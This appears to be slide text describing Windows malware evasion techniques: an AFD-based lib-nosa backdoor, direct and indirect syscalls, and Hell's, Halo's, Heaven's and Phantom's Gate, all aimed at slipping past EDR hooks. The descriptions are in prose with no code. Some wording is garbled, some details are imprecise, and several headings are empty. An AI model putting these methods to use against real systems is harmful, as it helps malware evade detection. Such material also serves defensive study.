
Persistence- Backdoor with Lib-nosa

lib-nosa is a minimalist C library designed to facilitate socket connections via AFD driver IOCTL operations on Windows. By bypassing the traditional winsock2.h -> (ws2_dll.dll) header, lib-nosa interacts directly with the internal AFD (Ancillary Function Driver for WinSock) socket APIs, offering developers a lightweight, low-level alternative to software programming. network.

Privilege Escalation - Techniques



Defense Evasion – Direct Syscall




The figure shows the transition from Windows user mode to kernel mode in the context of executing malware with implemented direct system calls

In this method, the malware directly implements the syscall stub in the assembly code, which means it transitions from user mode to kernel mode without going through the functions of native Windows libraries such as ntdll.dll. Instead of invoking the NtCreateFile API from ntdll.dll, the malware directly executes the assembly instructions required to invoke the syscall. This involves preparing the registers and calling the syscall instruction.

Defense Evasion – Indirect Syscall

In indirect syscall, the malware uses ntdll.dll to execute the system call. The malware invokes the NtCreateFile function in ntdll.dll, which in turn transitions it to the kernel. This means that the execution of the syscall command occurs in the legitimate memory of ntdll.dll. After executing the syscall in the kernel, the return of the execution flow also occurs in the ntdll.dll memory



The figure shows the transition from Windows user mode to kernel mode in the context of executing malware with implemented indirect system calls

Defense Evasion – Gate Techniques

Hells Gate: Advanced evasion technique that executes syscalls directly, without going through the code of ntdll.dll, where EDRs usually apply hooks.

By avoiding the library, Hells Gate is able to make calls to the kernel transparently, minimizing the risk of detection and increasing malware stealth.

Defense Evasion – Gate Techniques

Halo's Gate: A variant of Hells Gate, Halo's Gate uses an indirect syscall technique, SSN resolution by comparing neighboring functions to determine whether they are hooked.

By avoiding monitored functions, it calculates the correct syscall and invokes it directly, bypassing protections from EDRs and other security systems that monitor ntdll.dll.

Defense Evasion – Gate Techniques

HookChain: Through a precise combination of IAT Hooking techniques, dynamic SSN resolution and indirect system calls, HookChain redirects the execution flow of Windows subsystems in a way that remains invisible to the watchful eyes of EDRs that act only on Ntdll.dll , without requiring changes to the source code of the applications and malware involved.

Defense Evasion – Gate Techniques

Heavens Gate: Technique that allows code execution 64-bit process from a 32-bit process, known as a form of mixed architecture circumvention.

Heavens Gate takes advantage of differences between execution modes to bypass protections and allow malicious code to run in restricted environments.


When a 32-bit application running inside a 64-bit process needs to call a 64-bit system function or interface, it must switch the processor to 64-bit mode. This is where the Heaven's Gate technique comes into play.

The technique involves executing a special syscall instruction, code segment register value: for x86: 0x23, x64: 0x33 that triggers a context switch from 32-bit mode to 64-bit mode, effectively changing the contents of the CS register .

Defense Evasion – Gate Techniques

Phantoms Gate: PhantomsGate is a sophisticated shellcode injection technique that uses Hell's Gate to dynamically find syscall numbers, modifies system calls to fool EDRs, and uses thread hijacking to inject and execute shellcode in a process.

Defense Evasion – Vulnerable Drivers

